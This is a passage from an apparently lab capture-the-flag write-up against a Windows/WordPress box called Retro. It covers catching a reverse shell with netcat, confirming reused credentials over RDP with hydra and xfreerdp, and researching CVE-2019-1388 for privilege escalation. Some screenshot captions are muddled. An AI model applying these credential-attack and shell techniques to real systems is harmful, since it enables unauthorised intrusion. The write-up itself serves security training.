
This screenshot shows a web browser window with multiple tabs open. The active tab is 'Wade - Retro Fanatics' at the URL <http://10.10.195.58/retro/index.php/author/wade/fdf>. The page content includes a header with the text 'Retro Fanatics' and 'RETRO GAMES, BOOKS, AND MOVIES LOVERS'. On the left, there's a user profile for 'Wade' with a placeholder image. Below it is a list of 'Posts by Wade:' which includes links to 'Tron Arcade Cabinet', 'Zelda Hidden Fan Room', 'Pac-Man Walkthrough', '30th Anniversary of PAC-MAN', and 'Ready Player One'. To the right is a search bar and a sidebar titled 'RECENT POSTS' with links to 'Tron Arcade Cabinet', 'Zelda Hidden Fan Room', 'Pac-Man Walkthrough', '30th Anniversary of PAC-MAN', and 'Ready Player One'.

This gave me a reverse shell.



This screenshot shows a terminal window with several tabs open, all showing a root shell on the target machine. The current command being run is `nc -lnpv 1234`. The terminal output shows a connection from the exploit host at IP 10.10.195.58 on port 51140. The user is then prompted for a password, which they enter as 'parzival'. The terminal shows the Windows 10.0.14393 boot screen with the message '(c) 2016 Microsoft Corporation. All rights reserved.'

Alternatively, I also found out that **wade** reused his password. The same credentials could also be used with **rdp**.




This screenshot shows a terminal window with several tabs open, all showing a root shell on the target machine. The current command being run is `hydra -L 'wade' -p 'parzival' rdp://10.10.195.58`. The output of the tool indicates that it has found a password for the 'wade' user. The Hydra version is v9.5 (c) 2023 by van Hauser/THC & David Maciejak. The message states: 'Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway)'.


rdp would provide a graphical access to the system making interaction much easier. So I connected to the target using **xfreerdp**.

```
File Actions Edit View Help
root@kali: ~/thm/retro x root@kali: ~/thm/retro x root@kali: ~/thm/retro x root@kali: ~/thm/retro x
[root@kali ~]# xfreerdp /u:wade /p:parzival /v:10.10.195.58
[01:09:06:587] [51089:51090] [INFO][com.freerdp.crypto] - creating directory /root/.config/freerdp
[01:09:06:587] [51089:51090] [INFO][com.freerdp.crypto] - creating directory [/root/.config/freerdp/certs]
[01:09:06:587] [51089:51090] [INFO][com.freerdp.crypto] - created directory [/root/.config/freerdp/server]
[01:09:06:872] [51089:51090] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
[01:09:06:872] [51089:51090] [WARN][com.freerdp.crypto] - CN = RetroWeb
[01:09:06:872] [51089:51090] [ERROR][com.freerdp.crypto] - WARNING: CERTIFICATE NAME MISMATCH!
[01:09:06:872] [51089:51090] [ERROR][com.freerdp.crypto] - The hostname used for this connection (10.10.195.58:3389)
[01:09:06:872] [51089:51090] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[01:09:06:872] [51089:51090] [ERROR][com.freerdp.crypto] - Common Name (CN):
[01:09:06:872] [51089:51090] [ERROR][com.freerdp.crypto] - RetroWeb
[01:09:06:872] [51089:51090] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 10.10.195.58:3389 (RDP-Server):
  Common Name: RetroWeb
  Subject:   CN = RetroWeb
  Issuer:    CN = RetroWeb
  Thumbprint: 92:7e:fb:2c:f5:4e:95:3a:bb:4b:25:5e:d7:a9:e:b1:c6:05:f5:7d:33:e7:48:be:28:5f:ef:55:ac:0e:1d:41
The above X.509 certificate could not be verified, possibly because you do not have
the CA certificate in your certificate store, or the certificate has expired.
Please look at the OpenSSL documentation on how to add a private CA to the store.
Do you trust the above certificate? (Y/T/N) Y
[01:09:11:675] [51089:51090] [INFO][com.freerdp.gdi] - Local framebuffer format PIXEL_FORMAT_BGRX32
[01:09:11:675] [51089:51090] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[01:09:11:916] [51089:51090] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for rdpsnd
[01:09:11:916] [51089:51090] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel rdpgfx
[01:09:12:074] [51089:51090] [INFO][com.freerdp.client.x11] - Logon Error Info LOGON_FAILED_OTHER [LOGON_MSG_SESSION_CONTINUE]

Select theme to edit: 91a Retro
Theme Files
  Stylesheet
  resources
  Theme Functions
  themes.xml
  CSS
  Includes
  JS
  404 Template
  index.php
  Archives
  .archive.php
  Author Template
  .author.php
```





On the Desktop, I found the **user.txt** file.



PRIVILEGE ESCALATION

The desktop had **chrome** so I opened it. It had a **cve** in bookmarks so I read about the vulnerability on my local system.



CVE-2019-1388 Detail

Description

An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges, aka 'Windows Certificate Dialog Elevation of Privilege Vulnerability'.

Metrics

CVSS Version 4.0 CVSS Version 3.0 CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

QUICK INFO

CVE Dictionary Entry: CVE-2019-1388
NVD Published Date: 11/12/2019
NVD Last Modified: 11/14/2019
Source: Microsoft Corporation

This vulnerability allowed privilege escalation so I searched for POCs so that I could follow the steps to get administrator access.

Google

CVE-2019-1388 POC

Microsoft
https://msrc.microsoft.com / en-us / vulnerability / CVE...
CVE-2019-1388 - Vulnerabilities
An attacker could then run a specially crafted application that could **exploit** the vulnerability and take control of an affected system. The security update ...

Rapid7
https://www.rapid7.com / vulnerabilities / msft-cve-201...
CVE-2019-1388: Windows Certificate Dialog Elevation of ...
An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges, aka 'Windows Certificate ...

GitHub
https://github.com / nobodyatall648 / CVE-2019-1388
CVE-2019-1388 Abuse UAC Windows Certificate Dialog
This **CVE exploit** tends to abuse the UAC Windows Certificate Dialog to execute the certificate issuer link as an NT Authority User and open a browser that is ...

YouTube · Zero Day Initiative
60.7K views · 4 years ago
CVE-2019-1388: Windows Privilege Escalation Through ...

I found this **github** repo with a POC and tried following the steps.

CVE-2019-1388

CVE-2019-1388 Abuse UAC Windows Certificate Dialog

Description:


This CVE exploit tends to abuse the UAC windows Certificate Dialog to execute the certificate issuer link as an NT Authority User and open a browser that is under NT Authority User. Then we can use that to prompt a shell as a NT Authority User.


Steps:

